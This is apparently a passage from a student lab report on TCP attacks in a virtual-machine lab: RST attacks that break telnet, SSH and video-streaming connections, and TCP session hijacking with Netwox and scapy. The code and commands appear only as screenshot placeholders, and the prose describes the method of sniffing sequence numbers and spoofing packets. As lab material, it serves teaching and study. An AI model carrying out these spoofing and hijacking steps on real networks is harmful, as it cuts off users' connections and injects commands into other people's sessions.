
Similar procedure is followed as above: establishing telnet connection, using wireshark to obtain the next sequence number of the packet to be sent and the port number and these values are used in the program. PYTHON PROGRAM






SCREENSHOT SHOWING THE PYTHON PROGRAM AND THE ATTACK RUN ON THE ATTACKER MACHINE USING THE WRITTEN CODE

ON RUNNING THE ATTACK IN EITHER OF THE WAYS, WE OBTAIN THE SAME RESULTS AS SEEN IN THE BELOW SCREENSHOTS.



SCREENSHOT SHOWING THE DISCONNECTION OF SSH CONNECTION ON THE CLIENT SIDE DUE TO THE RST ATTACK




WIRESHARK CAPTURE SHOWING RST PACKET SENT FROM SERVER TO CLIENT DUE TO THE RST ATTACK

Observations from the above RST Attacks:


The goal of the RST attack is to break the legitimate connection between two hosts using the process of spoofing i.e. the attacker sends the RST packet by spoofing the IP of the server making the client understand that the server has closed the connection between them.

TASK 3: TCP RST ATTACKS ON VIDEO STREAMING APPLICATIONS

Objective: To disrupt the video streaming by breaking the TCP connections between the victim and the content server.
Setup: Attacker VM: 10.0.2.5 ; **Victim VM:** 10.0.2.6




SCREENSHOT OF THE ATTACK RUN ON THE ATTACKER MACHINE



SCREENSHOT OF THE YOUTUBE VIDEO BEING PLAYED IN THE VICTIM MACHINE

SCREENSHOT OF THE YOUTUBE VIDEO BUFFERING AS A RESULT OF THE ATTACK RUN




WIRESHARK CAPTURE OF MULTIPLE RESET PACKETS SENT TO THE VICTIM WHICH DISRUPTS THE VIDEO STREAMING APPLICATION FROM RUNNING

TASK 4: TCP SESSION HIJACKING

Objective: To hijack an existing TCP connection (session) between two machines by injecting malicious content into their session using Netwox tool and scapy program.


Setup: Server VM: 10.0.2.6 ; **Client VM**: 10.0.2.5 ; **Attack VM:** 10.0.2.9

We, first create text file named ‘new.txt’ on the server inside a directory named ‘TCP’




SCREENSHOT SHOWING THE SUCCESSFUL CREATION OF THE TXT FILE ON THE SERVER SIDE

Establishing telnet connection to the server from the client and accessing the newly created txt file




SCREENSHOT OF SUCCESSFUL TELNET CONNECTION AND FILE ACCESS FROM CLIENT




WIRESHARK CAPTURE OF THE TELNET CONNECTION

The source port number, the sequence number and acknowledgement number needed for the hijacking attack has been taken from the last TCP packet captures on wireshark which has moved from the client to the server. These captures information is put in the command for running the attack.




SCREENSHOT SHOWING THE SUCCESSFUL HIJACKING ATTACK USING NETWOX TOOL FROM THE ATTACK VM




SCREENSHOT OF THE PYTHON PROGRAM TO RUN THE HIJACKING ATTACK

Note: The attributes to the py program have also been taken from another wireshark capture of the last TCP packet from the client to server and used in the code.

